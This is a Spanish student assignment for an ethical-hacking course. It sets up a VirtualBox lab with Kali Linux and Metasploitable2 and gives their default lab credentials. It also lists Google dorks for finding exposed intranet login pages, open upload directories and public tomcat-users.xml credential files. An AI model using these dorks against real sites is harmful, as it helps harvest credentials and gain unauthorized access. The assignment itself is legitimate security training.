



TAREA 03

**ATAQUE Y DEFENSA EN
ENTORNO DE PRUEBAS,
DE REDES Y SISTEMAS
PARA ACCEDER A
SISTEMAS DE TERCEROS**

HACKING ÉTICO

ALBA MOREJÓN GARCÍA

2024/2025

Ciberseguridad en Entornos de las Tecnologías de la Información

Caso práctico

Una vez Luis ha completado el curso en el que ha adquirido los conocimientos necesarios para poder realizar una primera intrusión en un equipo remoto.

Ahora es el turno de poder compartir estos conceptos con sus compañeros de trabajo para que todos puedan tener, al menos, unas nociones básicas de la temática que ha podido aprender Luis en el curso. Luis piensa que lo mejor para poder afianzar los conceptos es poder trabajar con ellos de manera práctica. Con este fin decide crear un laboratorio de pruebas y resolver en ellas alguna de las actividades.

Apartado 1: Fase de reconocimiento


Utilizando el buscador google y técnicas de google dorking se propone que ayudéis a Luis a realizar las siguientes búsquedas:

El Google Dorking es una técnica que utiliza operadores avanzados de búsqueda de Google para encontrar información específica y/o a veces sensible que no está fácilmente accesible a través de las búsquedas normales.


Un dork es una consulta de búsqueda avanzada que utiliza operaciones específicos para filtrar los resultados en google y encontrar información precisa (puede incluir términos como site, filetype, intitle...).

Buscar todos los archivos pdf del sitio github.com


La resolución sería la siguiente, “site:github.com filetype:pdf




Buscar cualquier url que contenga la cadena “intranet/login.php”
 Resultado: inurl:"intranet/login.php"



Buscar un listado de directorios con la carpeta uploads expuesta
 intitle:"index of" uploads



Buscar ficheros con usuarios de Tomcat (tomcat-users.xml)
filetype:xml "tomcat-users.xml"




Apartado 2: Instalación del Laboratorio

Para los siguientes ejercicios prácticos Luis va a necesitar montar un laboratorio en el que necesitará una máquina de ataque y una máquina víctima sobre la que realizar las pruebas. Tienes que ayudar a Luis a montar un laboratorio con las siguientes características:


- Utilizar VirtualBox.
- Configurar en VirtualBox una "RedNAT" con el direccionamiento de red 10.0.2.0/24.
¡¡IMPORTANTE!!: No confundir con la opción de NAT ya que en este último no permites que 2 o más máquinas virtuales se encuentren en la misma red.
- Tener una máquina de ataque tipo Kali Linux. Podéis descargarla de este [Kali Linux](#).
- Tener una máquina víctima Metasploitable. Podéis descargarla en el siguiente [Metaemplotable](#). ¡¡IMPORTANTE!! La máquina Metasploitable2 no es compatible con VirtualBox. Hay que hacer una conversión previa (una búsqueda en Google sobre "instalar metasploitable 2 en virtualbox" os puede ayudar con el proceso)

Has de detallar los pasos necesarios para instalar la Máquina Virtual Kali, la Máquina Virtual Metasploitable2 y la "RedNAT"

Lo primero que vamos a hacer, va a ser crear la Red Nat, para ello nos vamos al siguiente apartado Archivo > Herramientas > Administrador de red.




Seleccionamos la opción de “Crear” y personalizamos el nombre de nuestra nueva Red Nat (en mi caso se llamará HE03).




Descargamos el archivo que contiene la máquina Kali Linux desde su página oficial:


<https://www.kali.org/get-kali/#kali-virtual-machines>. Una vez que lo tengamos descomprimido y en la carpeta en la que se quiera.




En la aplicación de VirtualBox elegimos la opción de crear una nueva máquina virtual.




Le añadimos las características que se crean apropiadas para el uso que le vamos a dar.




Y seleccionamos la Red Nat que creamos previamente (HE03).



A continuación descargamos la máquina de Metasploitable de su página web oficial <https://sourceforge.net/projects/metasploitable/>




Como el archivo descargado no tiene un archivo compatible con VirtualBox por ello vamos a convertir un fichero .vmdk a .vdi. Primero añadimos la ruta en la que se encuentra la aplicación de VirtualBox al Path de variables del sistema.





Abrimos un símbolo del sistema, ejecutamos el siguiente comando que va a clonar el archivo indicado, cambiando la extensión: "VBoxManage clonehd

"F:\CETI\Ejecutable\metasploitable-linux-2.0.0\Metasploitable2-Linux\Metasploitable.vmdk"


"F:\CETI\Ejecutable\metasploitable-linux-2.0.0\Metasploitable2-Linux\Metasploitable.vdi" --format VDI



Ahora crearemos una nueva máquina virtual, eligiendo el fichero que creamos anteriormente. Y seleccionando las características que más convengan.



Pondremos esta máquina también en la Red Nat creada al principio.



Credenciales de ambas máquinas

Kali Linux: kali:kali

Metasploitable: msfadmin:msfadmin

